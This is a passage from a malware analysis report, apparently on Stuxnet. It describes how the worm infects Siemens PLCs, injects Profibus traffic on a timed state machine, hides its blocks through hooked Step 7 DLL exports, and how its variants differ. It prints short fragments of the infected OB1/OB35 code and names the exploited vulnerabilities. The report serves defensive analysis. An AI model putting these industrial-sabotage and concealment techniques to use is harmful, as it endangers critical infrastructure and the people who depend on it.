Sequences A and B are extremely close and functionally equivalent. They consist of 17 blocks, the malicious DP_RECV replacement block, as well as the infected OB1 and OB35 blocks. Figure 21 shows the connections between the blocks.

Figure 21
Connections between sequence blocks



Legend:
- Arrows between two code blocks mean that a block calls or executes another block.
- The pink block represents the main block, called from the infected OB1.
- White blocks are standard Stuxnet code blocks.
- Yellow blocks are also Stuxnet blocks, but copied from the Simatic library of standard blocks. They execute common functions, such as timestamp comparison.
- Gray blocks are not part of Stuxnet; they're system function blocks, part of the operating system running on the PLC. They're used to execute system tasks, such as reading the system clock (SFC1).
- Green blocks represent Stuxnet data blocks.

Note that block names are misleading (except for the yellow and gray blocks), in the sense that they do not reflect the real purpose of the block.

Sequences A and B intercept packets on the Profibus by using the DP_RECV hooking block. Based on the values found in these blocks, other packets are generated and sent on the wire. This is controlled by a complex state machine, implemented in the various code blocks that make the sequence. One can recognize an infected PLC in a clean environment by examining blocks OB1 and OB35. The infected OB1 starts with the following instructions, meant to start the infection sequence and potentially short-circuit OB1 execution on specific conditions:

```
UC      FC1865
POP
L       DW#16#DEADF007
==D
BEC
L       DW#16#0
L       DW#16#0
```

The infected OB35 starts with the following instructions, meant to short-circuit OB35 on specific conditions:

```
UC      FC1874
POP
L       DW#16#DEADF007
==D
```

```
BEC
L       DW#16#0
L       DW#16#0
```

The monitor thread

This secondary thread is used to monitor a data block DB890 of sequence A or B. Though constantly running and probing this block (every 5 minutes), this thread has no purpose if the PLC is not infected.

On an infected PLC, if block DB890 is found and contains a special magic value (used by Stuxnet to identify his own block DB890), this block's data can be read and written. This customization then impacts the way sequences A and B work. However, remember that an infected PLC remains infected even if the Programming Device (PC) is disconnected. Therefore, this thread is likely used to optimize the way sequences A and B work, and modify their behavior when the Step7 editor is opened (probably for stealth purposes), but certainly do not impact their end-goal.


Sequence C

Infection conditions for sequence C are determined by other factors. It can only be written to PLC of type 6ES7-417.

This sequence is more complex than sequences A or B. It contains more blocks of code and data (32), and also generates data blocks on the fly using specific SFC blocks. Figure 22 represents sequence C.

Figure 22

Connections between sequence blocks



Although present in both variants of Stuxnet, analysis shows that this sequence should not be written onto a PLC because of an exception generated in a critical code location.

Either the code was not completed or it was partially commented out, such that the bulk of the original code remains and is no longer called. It is meant to read and write I/O (Input/Output) information to the memory-mapped I/O areas of the PLC, as well as the peripheral I/O.

This sequence is composed of the following:

- Static blocks
  - DB8062, DB8063
  - FC6055 through FC6084
  - OB80 (if not exist)
- Dynamic blocks
  - DB8061
  - DB8064 through DB8070
- Infected blocks
  - OB1
  - SDB0, SDB4 (modified)

Contrary to sequences A and B, whose infection is controlled by a separate thread, the infection here is triggered when a block of type OB, DB, FC, or FB is written to the PLC through the 's7blk_write()' API call.

It seems DB8061 could be generated based on the existing SDB7, which Stuxnet expects to find on the targeted PLC. However details are unclear, as the code appears unfinished or partially removed. Incidentally, this could explain the use of OB80, the timing error handler. The use of sequence C may not have given expected results and thus was disabled. If this hypothesis is true, why it's been left in the code is unknown.

SDB0 is expected to contain records. The block is parsed and a static 10-byte long record is inserted in the block. However, contrary to what happens with sequences A and B, no specific values are searched in the block. Moreover, record 13 of SDB0 can be modified.

The creation timestamp of SDB0 is incremented, and this timestamp is replicated to a specific location in SDB4, for consistency. Sequence C is written and Stuxnet also makes sure an OB80 exists, or else creates an empty one.

Contrary to sequences A and B, which heavily check SDB blocks in search of specific constants, sequence C could be written with very few checks except to ensure that SDB0, SDB4, and SDB7 must exist. However, as stated earlier, it seems that the code that manages this sequence has been disabled.

In a worst-case scenario, if a PLC were to be infected with sequence C, the OB1 block would start with the following instruction:

```
UC      FC6083
```

Behavior of a PLC infected by sequence A/B

Infection sequences A and B are very similar. Unless otherwise stated, what's mentioned here applies to both sequences.


The infection code for a 315-2 is organized as follows:

- The replaced DP_RECV block (later on referred to as the "DP_RECV monitor") is meant to monitor packets sent by the slaves to the 315-2 DP master on the Profibus.
  - Up to 6 slaves' addresses are recorded.
  - Packets are inspected. They're expected to have a specific format (31 records of either 28 or 32 bytes). Some fields are stored.
- The other blocks implement a state machine that controls the process. Transitions from state i to state i+1 are based on events, timers or task completions.
  - In state 1 fields recorded by the DP_RECV monitor are examined. When enough fields match simple criteria, a transition to state 2 occurs.
  - In state 2 a timer is started. Transitioning to state 3 occurs after two hours have elapsed.

- In states 3 and 4, network frames are generated and sent on the Profibus to DP slaves. The contents of these frames are semi-fixed, and partially depend on what has been recorded by the DP_RECV monitor.
- State 5 initiates a reset of various variables used by the infection sequence (not to be confused with a PLC reset), before transitioning to state 1. Transitioning to state 0 may also occur in case of errors.
- In state 0, a 5-hour timer is started.

The diagram below represents a simplified view of this state machine.

Figure 23
State machine path of execution



The normal path of execution is 1-2-3-4-5-1 – as shown by the solid, blue arrows in the diagram. Let’s detail what happens during each state.

The initial state is 1 (circled in red). Transitioning to state 2 can take a fair amount of time. Events “x” are fields read by the DP_RECV monitor, that match a specific criteria, for instance 807 <= x < 1210 or 8070 <= x (for sequence A). The routine that counts these events is called once per minute. Events are counted with a cap of 60 per minute. It seems that this is the optimal, expected rate of events. The global event counter, initially set to 1,187,136, must reach 2,299,104 to initiate a transition to state 2. If we assume an optimal number of events set to 60 (the max could be 186, but remember the cap), the counting being triggered every minute, the transition occurs after (2299104-1187136)/60 minutes, which is 12.8 days.

Transitioning from state 2 to 3 is a matter of waiting 2 hours.

In states 3 and 4 two network send bursts occur. The traffic generated is semi-fixed, and can be one of the two sequences.

For infection sequence A:

- Sequence 1 consisting of 147 frames:
  - 145 frames per slave for sub-sequence 1a, sent during state 3.
  - 2 frames per slave for sub-sequence 1b, sent during state 4.
- Sequence 2 consisting of 163 frames:
  - 127 frames per slave for sub-sequence 2a, sent during state 3.
  - 36 frames per slave for sub-sequence 2b, sent during state 4.

For infection sequence B:

- Sequence 1 consisting of 57 frames:
  - 34 frames per slave for sub-sequence 1a, sent during state 3.
  - 23 frames per slave for sub-sequence 1b, sent during state 4.
- Sequence 2 consisting of 59 frames:
  - 32 frames per slave for sub-sequence 2a, sent during state 3.
  - 27 frames per slave for sub-sequence 2b, sent during state 4.

Transitioning from state 3 to state 4 takes 15 minutes for sequence 1 and 50 minutes for sequence 2.

When a network send (done through the DP_SEND primitive) error occurs, up to two more attempts to resend the frame will be made. Cases where a slave coprocessor is not started are also gracefully handled through the use of timers.

During states 3 and 4, the execution of the original code in OB1 and OB35 is temporarily halted by Stuxnet. This is likely used to prevent interference from the normal mode of operation while Stuxnet sends its own frames.

During processing of state 5, various fields are initialized before transitioning to state 1 and starting a new cycle. The two major events are:

- The global event counter is reset (which was initially 1187136). This means that future transitions from state 1 to state 2 should take about 26.6 days.
- The DP_RECV monitor is reset. This means that the slave reconnaissance process is to take place again before frame snooping occurs. (Incidentally, note that slave reconnaissance is forced every 5.5 hours.)

Transition to state 0 then occurs if an error was reported. “Error” in this context usually means that OB1 took too long to execute (over 13 seconds). Otherwise, a regular transition to state 1 takes place.

It is worth mentioning that short-circuits, used to transition directly through states 0 and 1 to state 3, were planned and implemented (the dotted arrows on the diagram). These short-circuits are controlled by the malicious Simatic DLL. However, they appear to be disabled, which means the wait period for the transition from 1 to 2 cannot be avoided. That being said, note that the transition from 2 to 3 can be sped up (instantaneous, instead of waiting two hours).

Let’s detail the role of the DP_RECV monitor. The code expects a structure of 31 records of either 28 or 32 bytes (depending on whether sequence A or B was used to infect the PLC). Here’s the header of such a record:

Offset	Type	Name
0	word	w1
2	word	w2
4	dword	d3
8	word	w4
10	word	w5
12	word	w6
…		

The monitor is especially interested in fields w4, w5, and w6. The following pieces of information are recorded:

- Is the tenth bit in w4 set?
- Is w5 a positive or negative integer?
- The value of w6.

The other fields are ignored. When reaching states 3 and 4, the packets generated are partially customized based on the recorded values. First of all DP_SEND will send similar types of frames as the ones that are expected to be received by DP_RECV (which is 31 records of 28 or 32 bytes). The record fields will be set to 0, except for fields w1, d3, w4, and w5:

- The values for fields w1 and d3 are too numerous to cite here.
- Values for w4 are 0, 477h, 47Fh, and 4FFh (sequence A), or 403h (sequence B). A potential factor of 10 can be applied.
- W5 is set to 10000 or -10000.

For infection sequence A, sequence 1 or 2 could start with a list of triads (w1, d3, w5) such as:

(232Dh, 2, 477h), (2333h, 0, 47Fh), (243Eh, 1, 47Fh), (2072h, 0, 47Fh)…


For infection sequence B, sequences 1 or 2 could start with the list of triads (w1, d3, w5) like:

(2075h, 31h, 403h), (2076h, 383h, 403h), (2077h, 65h, 403h), (2078h, 77h, 403h)…

To more clearly illustrate the behavior of the injected code, we've outlined the key events that would occur with an infected 315-2 DP master connected to three slaves, as shown in the diagram below:

Figure 24

Key events in an infected 315-2 DP master



- The PLC is infected.
- DP slaves send frames to the infected master. The master records the slaves' addresses. It finds out that three slaves are connected to the bus.
- The slaves' frames are examined and the fields are recorded.
- After approximately 13 days, enough events have been recorded.
- The infected PLC generates and sends sequence 1 to its slaves.
- Frame snooping resumes.
- After approximately 27 days, enough events have been recorded.
- The infected PLC generates and sends sequence 2 to its slaves.
- Frame snooping resumes.
- After approximately 27 days, enough events have been recorded.
- The infected PLC generates and sends sequence 1 to its slaves.
- Frame snooping resumes.
- After approximately 27 days, enough events have been recorded.
- The infected PLC generates and sends sequence 2 to its slaves.
- …

The rootkit

The Stuxnet PLC rootkit code is contained entirely in the fake s7otbxdx.dll. In order to achieve the aim of continuing to exist undetected on the PLC it needs to account for at least the following situations:

- Read requests for its own malicious code blocks.
- Read requests for infected blocks (OB1, OB35, DP_RECV).
- Write requests that could overwrite Stuxnet's own code.

Stuxnet contains code to monitor and intercept these types of request. The threat modifies these requests so that Stuxnet's PLC code is not discovered or damaged. The following list gives some examples of how Stuxnet uses the hooked exports to handle these situations:

- **s7blk_read**
  Used to read a block, is monitored so that Stuxnet returns:
  - The original DP_RECV (kept as FC1869) if DP_RECV is requested.
  - An error if the request regards one of its own malicious blocks.
  - A cleaned version (disinfected on the fly) copy of OB1 or OB35 if such a block is requested.
- **s7blk_write**
  Used to write a block, is also monitored:
  - Requests to OB1/OB35 are modified so that the new version of the block is infected before it's written.
  - Requests to write DP_RECV are also monitored. The first time such a request is issued, the block will be written to FC1869 instead of DP_RECV. Next time an error will be raised (since these system blocks are usually written only once).
  - Also note that the injection of sequence C takes place through a s7blk_write operation. Exact conditions are not determined.
- **s7blk_findfirst and s7blk_findnext**
  Used to enumerate blocks of a PLC. Stuxnet will hide its own blocks by skipping them voluntarily during an enumeration. Note that Stuxnet recognizes its own blocks by checking a specific value it sets in a block header.
- **s7blk_delete**
  Used to delete blocks, is monitored carefully:
  - Requests to delete a SDB may result in PLC disinfection.
  - Requests to delete OB are also monitored. It seems the blocks are not necessarily deleted. They could be infected. For instance, deletion of OB80 (used to handle asynchronous error interrupts) can result in an empty OB80 being written.

Other export hooks

Other exports are hooked to achieve other functions, including PLC information gathering, others remaining quite obscure at the time of writing:

- **s7db_open and s7db_close**
  Used to obtain information used to create handles to manage a PLC (such a handle is used by APIs that manipulate the PLC).
- **s7ag_read_szl**
  Used to query PLC information, through a combination of an ID and an index (it can be used for instance to get the PLC type.) The export modifies the API's return information if it's called with specific ID=27, index=0.
- **s7_event**
  The purpose of the original API is unknown. The export can modify block DB8062 of sequence C.
- **s7ag_test**
- **s7ag_link_in**
- **s7ag_bub_cycl_read_create**
- **s7ag_bub_read_var**
- **s7ag_bub_write_var**
- **s7ag_bub_read_var_seg**
- **s7ag_bub_write_var_seg**

The PLC infector constitutes the real payload of Stuxnet. Its goal is to infect specific PLC identified by their types and System Data Blocks information. An infected PLC may impact the industrial process it controls by:

- Interrupting the processing of OB1 prematurely.
- Injecting network traffic on the Profibus: this is achieved through infection sequences A or B.
- Modifying Output bits of the I/O area of the PLC.

While we are able to describe everything the injected PLC code does, what address are set, what values are checked without design documents of the intended target, the information is essentially useless. For example, if a particular output is set to 100, we can not determine if that output is connected to a pump, a centrifuge, or a turbine. Without that context, we are unable to understand the real-world impact of the PLC code.

However, there are some additional interesting clues. For example, code added to OB35 uses a magic marker value of 0xDEADF007 (possibly to mean Dead Fool or Dead Foot—a term used when an airplane engine fails) to specify when the routine has reached its final state.

Payload Exports

Export 1

Starts removable drive infection routine as described in the Removable Drive Propagation section. Also starts the RPC server described in the Peer-to-Peer Communication section.

Export 2

Hooks APIs as described in the Step 7 Project File Infections section.

Export 4

Initialization for export 18, which removes Stuxnet from the system.

Export 5

Checks if MrxCls.sys installed. The purpose of MrxCls.sys is described in the Load Point section.

Export 6

Export 6 is a function to return the version number of the threat read from the configuration data block. The version information is stored in the configuration data block at offset 10h.

Export 7

Export 7 simply jumps to export 6.

Export 9

Executes possibly new versions of Stuxnet from infected Step 7 projects as described in the Step 7 Project File Infections section.

Export 10

Executes possibly new versions of Stuxnet from infected Step 7 projects as described in the Step 7 Project File Infections section.

Export 14

Main wrapper function for Step 7 project file infections as described in the Step 7 Project File Infections section.

Export 15

Initial entry point described in the Installation section.

Export 16

Main installation routine described in the Installation section.

Export 17

Replaces a Step 7 DLL to infect PLCs as described in the Sabotaging PLCs section.

Export 18

Removes Stuxnet from the system by deleting the following files:

1. Malicious Step 7 DLL
2. Driver files MrxCls.sys and MrxNet.sys
3. oem7A.PNF
4. mdmeric3.pnf
5. mdmcpq3.pnf (Stuxnet's configuration file)

Export 19

Removable drive infecting routine as described in the Removable Drive Propagation section.

Export 22

Contains all the network spreading routines described in the Network Spreading Routines section.

Export 24

Checks if the system is connected to the Internet. Performs a DNS query on two benign domains in the configuration data (by default windowsupdate.com and msn.com) and updates the configuration data with the status.

Export 27

Contains part of the code for the RPC server described in the Peer-to-Peer Communication section.

Export 28

Contains command and control server functionality described in the Command and Control section.

Export 29

Contains command and control server functionality described in the Command and Control section.

Export 31

Executes possibly new versions of Stuxnet from infected Step 7 projects as described in the Step 7 Project File Infections section.

Export 32

The same as export 1, except it does not check for an event signal before calling the removable drive spreading routines and the RPC server code. This export is described in the Removable Drive Propagation section.

Payload Resources

The exports above need to load other files/templates/data to perform their tasks. All of these files are stored in the resources section of the main .dll file. The function of each resource is discussed in detail here.

Resource 201

Windows rootkit MrxNet.sys driver signed by a compromised Realtek signature described in the Windows Rootkit Functionality section.

Resource 202

The DLL used in Step 7 project infections as described in the Step 7 Project File Infections section.

Resource 203

CAB file, contains a DLL very similar to resource 202 that is added to WinCC project directories (as described in Step 7 Project File Infections) and then loaded and executed through SQL statements as described in the Infecting WinCC Machines section.

Resource 205

Encoded configuration file for the load point driver (MrxCls.sys) that is added to the registry. The file specifies what process should be injected and with what, which is described in the Load Point section.

Resource 207

Stuxnet appended with autorun.inf information. Only in previous variants of Stuxnet.

Resource 208

Step 7 replacement DLL used in infecting PLCs as described in the Sabotaging PLCs section.

Resource 209

25 bytes long data file created in %Windir%\help\winmic.fts

Resource 210

Template PE file used by many exports when creating or injecting executables.

Resource 221

This resource file contains the code to exploit the Microsoft Windows Server Service Vulnerability - MS08-067 as described in the MS08-067 Windows Server Service vulnerability section.

Resource 222

This resource file contains the code to exploit the Microsoft Windows Print Spooler Vulnerability – MS10-067 as described in the MS10-061 Print Spooler Zero day vulnerability section.

Resource 231

Checks if the system is connected to the Internet. This resource is only in previous variants of Stuxnet.

Resource 240

Used to build unique .lnk files depending on drives inserted as described in the Removable Drive Propagation section.

Resource 241

The file WTR4141.tmp signed by Realtek and described in the Removable Drive Propagation section.

Resource 242

Mrxnet.sys rootkit file signed by Realtek.

Resource 250

0-day exploit code that results in an escalation of privilege due to the vulnerability in win32k.sys. Details are described in the Windows Win32k.sys Local Privilege Escalation vulnerability (MS10-073) section.

Variants

From the samples we have reviewed (which are only a subset of the total samples to date) we observed four distinct file sizes for the installer component as shown below. As you can see even though there are four different types of installers, the first three types are actually the same but with added junk or nulls. However, the fourth type is significantly different from the other 3 types.

Table 4

Wrapper DLL Details

	Sample Size	Sample Details
Type 1	513,536	Original W32.Stuxnet sample
Type 2	517,632	Original + 4k junk data
Type 3	587,264	Original +4k junk data + ~80k nulls
Type 4	611,840	Significant differences to original sample

Types 1 -3 are equivalent; only Type 4 is different.

This can be verified by extracting the payload .dll from inside the installers and comparing them. As you can see below the payload .dll from within the first three types of installers have the same size. In fact they are identical. The fourth type is about 100kb larger than the other payloads.

Table 5

Unpacked Payload DLL Details

	Decrypted Size	C&C Locations
Type 1	498,117	Original C&C URLs
Type 2	498,117	C&C URLs same as original sample
Type 3	498,117	C&C URLs same as original sample
Type 4	596,481	C&C URLs plus corresponding Ips

Only the payload inside the Type 4 installer is different.

Although the payload .dll file in type 1 and 4 are significantly different they both contain a resources section; analyzing the differences in the resources proves to be quite useful in determining the changes between the two different types. Although the compile time for the payloads cannot be used as a reliable factor, the date suggests that Type 4 is the older sample and Type 1 is the newer version. There is also other information that supports this theory. Generally threats grow larger over time so it is not unusual to see that the newer sample has more resources - 14 as opposed to 11 - but it is surprising to see that the newer samples are smaller than the older samples.

Table 6

Resources Information

	Date	# of Resources	File Size
Type 1	March 2010	14	498,117
Type 4	June 2009	11	596,481

Table 7

Comparison of Resources

Type 1 (new)		Type 4 (old)	
Resource ID	Size	Resource ID	Size
201	26,616	201	19,840
202	14,848	202	14,336
203	5,237		
205	433	205	323
		207	520,192
208	298,000	208	298,000
209	25	209	25
210	9,728	210	9,728
221	145,920	221	145,920
222	102,400	222	102,400
		231	10,752
240	4,171		
241	25,720		
242	17,400		
250	40,960		

So although the newer samples have more resources, they are smaller in size. The resources need to be examined more closely to see why this is the case. Shown below are the resources for both types shown side by side. The resources in green were added in the latest version, the resources in red were removed from the older version, and the rest of the resources are constant between both new and old samples.

The reason for the difference in size is that Resource ID 207 is absent from the newer versions. Resource 207 is 520 kB, so although more resources were added in newer versions of Stuxnet the sum total of the new resource sizes is less than 520 kB.

To discover what are the functional changes that have occurred, what each resource is used for can be examined to see which have been omitted in the latest version and examine the new resources to see what functionality has been added. The functionality of some of the resources can be found here but their functionality is summarized below.

Table 8

Description of Components

	Component	Type 1	Type 4
201	Mrxcls.sys rootkit file	Signed	Unsigned
202	Fake Siemens DLL	Same Version info but recompiled	
203	DLL inside a .cab file		Accesses "Grac\ss_alg.sav"
205	Data file		
207	Large Component		See notes below
208	Wrapper for s7otbldx.dll	Almost identical in both types 1& 4	
209	Data file	Identical	
210	Loader .dll calls payload	Almost identical in both types 1& 4	
221	Network Explorer	Identical	
222	Network Explorer	Identical	
231	Internet Connect .dll	Moved to main module	
240	Link File Template		
241	USB Loader Template	Signed	
242	Mrxnet.sys rootkit file	Signed	
250	Keyboard Hook & Injector		
Red = resource removed, green = resource added.			

Many of the components are actually identical or are close to identical having the same functionality with slight differences in the code. For example, the strings in type 1 resources have been encrypted but the functionality of the component remains the same. This is a good indication that type 1 samples are newer since more protection is generally added to threats over time.

It is also interesting to see that the only change to resource 201 is that it is now signed, where as in the type 4 samples it was not. This is also a good indicator that type 1 samples are newer.

Resource 207 and 231 have been dropped from the newer version of Stuxnet.

Resource 231 was used to communicate with the control servers and has the C&C server names stored in plain text within the file. The newer version of Stuxnet has moved the Internet connection functionality inside the main payload .dll file and has moved the URLs from inside resource 231 to the installer component, and encrypted (if you want to call XOR FF encryption) the URLs. This gives the attacker the distinct advantage of updating the configuration of each sample without having to rebuild the entire package with a new resource inside.

Resource 207 has also been removed but at least part of its functionality has been retained. Resource 250 contains code that previously resided inside resource 207, although as you can see from the sizes resource 250 is much smaller so some of the functionality of resource 207 has been removed.

So what has been added? Resources 240, 241 and 242 are actually all related to the same functionality and this may be the big difference between the two types of samples.

Resource 240 is the link file template that is used to generate link files that exploit the Microsoft Windows Shortcut 'LNK' Files Automatic File Execution Vulnerability (BID 41732). Resource 241 is used as the second part of that exploit to load and execute the Stuxnet installer and also contains the user land rootkit code to hide files named "~WTR" .* ".tmp". Resource 242 is the kernel mode rootkit component used to hide the "~WTR" files. So all three of these components are new and all are related to the .lnk file exploit shown above.

During analysis of the type 4 samples we did not see any code to create or hide "~WTR" files, or to create maliciously formed .lnk files and, although analysis of the old samples is currently continuing, this appears to be one of the major differences between the new and old samples. While the different types of Stuxnet samples used different methods to spread, their functionality remains the same; that is to steal ICS-related design plans and to hook specific ICS related functions to perform malicious tasks. This is the main goal of both types of samples.

Both types of samples operate in mostly the same way except that the newer samples have additional resources added to enable propagation through the .lnk vulnerability. In fact the samples using the .lnk vulnerability were the first samples to be named W32.Stuxnet so although the Type 4 samples predate the name W32.Stuxnet Symantec identifies both types of samples as W32.Stuxnet. The name W32.Stuxnet!lnk is used by Symantec to identify malicious .lnk files used by the threat.

Analyzing the different types of samples Symantec has observed to date has shed some light on how long this threat has been under development and/or in use. The development of the threat dates back to at least June of 2009. The threat has been under continued development as the authors added additional components, encryption, and exploits. The amount of components and code used is very large. In addition to this the authors ability to adapt the threat to use an unpatched vulnerability to spread through removable drives shows that the creators of this threat have huge resources available to them and have the time needed to spend on such a big task; this is not a teenage hacker coding in his bedroom type operation.

Summary

Stuxnet represents the first of many milestones in malicious code history – it is the first to exploit four 0-day vulnerabilities, compromise two digital certificates, and inject code into industrial control systems and hide the code from the operator. Whether Stuxnet will usher in a new generation of malicious code attacks towards real-world infrastructure—overshadowing the vast majority of current attacks affecting more virtual or individual assets—or if it is a once- in-a-decade occurrence remains to be seen.

Stuxnet is of such great complexity—requiring significant resources to develop—that few attackers will be capable of producing a similar threat, to such an extent that we would not expect masses of threats of similar in sophistication to suddenly appear. However, Stuxnet has highlighted direct-attack attempts on critical infrastructure are possible and not just theory or movie plotlines.

The real-world implications of Stuxnet are beyond any threat we have seen in the past. Despite the exciting challenge in reverse engineering Stuxnet and understanding its purpose, Stuxnet is the type of threat we hope to never see again.

Appendix

Table 9

Configuration Data

Offset	Type	Description
+0	Dword	Magic
+4	Dword	Header size
+8	Dword	Validation value
+C	Dword	Block size
+10	Dword	Sequence number
+20	Dword	Performance Info
+24	Dword	Pointer to Global Config Data
+30	Dword	Milliseconds to Wait
+34	Dword	Flag
+40	Dword	Pointer to Global Config Data
+44	Dword	Pointer to Global Config Data
+48	Dword	Pointer to Global Config Data
+58	Dword	Buffer size
+5c	Dword	Buffer size
+60	Dword	Buffer size
+64	Dword	Buffer size
+68	Dword	Flag
+6c	Dword	Flag, if 0, check +70 (if 1, infect USB without timestamp check)
+70	Dword	Flag, after checking +6C, if 0, check +78 date
+78	Dword	lowdatetime (timestamp before infecting USB)
+7C	Dword	highdatetime
+80	Dword	number of files that must be on the USB key (default 3)
+88	Dword	Must be below 80h
+84	Dword	Number of Bytes on disk needed - 5Mb
+8c	Qword	Setup deadline (Jun 24 2012)
+98	Dword	Flag
+9c	Dword	Flag
+A4	Qword	Timestamp (start of infection – e.g., 21 days after this time USB infection will stop)
+AC	Dword	Sleep milliseconds
+b0	Dword	Flag
+B4	Qword	Timestamp
+c4	Dword	Time stamp
+c8	Dword	Flag (if 0, infect USB drive, otherwise, uninfect USB drive)
+cc	Char[80h]	Good domain 1 – windowsupdate.com
+14c	Char[80h]	Good domain 2 – msn.com
+1cc	Char[80h]	Command and control server 1
